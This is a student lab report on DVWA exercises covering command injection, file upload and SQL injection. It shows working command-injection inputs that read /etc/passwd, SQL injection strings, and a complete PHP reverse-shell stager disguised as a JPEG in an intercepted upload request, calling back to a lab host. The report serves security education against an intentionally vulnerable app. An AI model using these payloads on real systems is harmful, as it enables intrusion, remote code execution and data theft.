Task Report 3

13/03/2023

Name: Darshan Achar
Register No. : 145cs20004

GOVERNMENT POLYTECHNIC UDUPI


1.Command Execution Vulnerability.

Finding an application that allows a penetration tester to execute system commands is one of the most critical vulnerabilities that a penetration tester can discover during a web application penetration test. This vulnerability is widespread because it allows any unauthorised or malicious user to execute commands from the web application to the system and harvest large amounts of information or compromise the target host. In this article, we will demonstrate how to exploit this vulnerability by using the Damn Vulnerable Web Application.

This vulnerability exists because the attacker has the ability to directly execute system commands. This vulnerability exists because the web application accepts user input without first sanitising it and then passes it directly to the operating system. An attacker can obtain a large amount of information about the host, and this threat must be mitigated as soon as it is discovered.

Low Level:

Command : <ip address> && ipconfig



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.65.128 (192.168.65.128) 56(84) bytes of data.
64 bytes from 192.168.65.128: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 192.168.65.128: icmp_seq=2 ttl=64 time=0.019 ms
64 bytes from 192.168.65.128: icmp_seq=3 ttl=64 time=0.021 ms

--- 192.168.65.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.010/0.016/0.021/0.006 ms
```

More info


http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Medium Level:

Command : <ip address> | cat/etc/passwd



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: medium
PHPIDS: disabled

High Level:

Command : <ip address>



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data.
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.030 ms

--- 192.168.19.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.011/0.023/0.030/0.009 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: high
PHPIDS: disabled


2. File Upload Vulnerability.

File upload vulnerabilities are a significant issue with web-based applications. In many web servers, this vulnerability is entirely intentional, allowing an attacker to upload a file containing malicious code that can then be executed on the server. An attacker may be able to insert a phishing page or deface the website.

The attacker may reveal internal web server information to others, and some sensitive data may be accessed informally by unauthorised individuals.

In DVWA, the webpage allows the user to upload an image, and the webpage checks if the last characters of the file are '.jpg', '.jpeg', or '.png' before allowing the image to be uploaded in the directory.

Low Level:



Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/Upload.png succesfully uploaded!
```


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Medium Level:



Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.


Upload

```
../../hackable/uploads/pass succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

High Level:



Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.19.129:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex


```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.19.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------132585026323458151801056208141
Content-Length: 1591
Origin: http://192.168.19.129
Connection: close
Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
Cookie: security=high; PHPSESSID=8562a3dfaf50c85bd1d7d20df0edbb30
Upgrade-Insecure-Requests: 1

-----------------------------132585026323458151801056208141
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------132585026323458151801056208141
Content-Disposition: form-data; name="uploaded"; filename="hack.php.jpeg"
Content-Type: image/jpeg

*<?php /**/ error_reporting(0); $ip = '192.168.19.132'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();


-----------------------------132585026323458151801056208141
Content-Disposition: form-data; name="Upload"
```



Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

```
../../hackable/uploads/pass succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

3.SQL Injection Vulnerability.

SQL injection is regarded as a high-risk vulnerability because it can result in the complete compromise of the remote system. This is why, in almost all web application penetration testing engagements, SQL injection flaws are always checked. A general and simple definition of when an application is vulnerable to SQL injection attacks is when the application allows you to interact with the database and execute queries on the database.

There are many vulnerable applications you can try to learn about SQL injection exploitation, but in this article we will concentrate on the Damn Vulnerable Web Application (DVWA) and how we can extract information from the database using SQL injection.

Low Level:



Vulnerability: SQL Injection

User ID:

```
ID: a' OR '' ='
First name: admin
Surname: admin

ID: a' OR '' ='
First name: Gordon
Surname: Brown

ID: a' OR '' ='
First name: Hack
Surname: Me

ID: a' OR '' ='
First name: Pablo
Surname: Picasso

ID: a' OR '' ='
First name: Bob
Surname: Smith
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Medium Level:



Vulnerability: SQL Injection

User ID:

```
ID: a' OR '' ='
First name: admin
Surname: admin

ID: a' OR '' ='
First name: Gordon
Surname: Brown

ID: a' OR '' ='
First name: Hack
Surname: Me

ID: a' OR '' ='
First name: Pablo
Surname: Picasso

ID: a' OR '' ='
First name: Bob
Surname: Smith
```

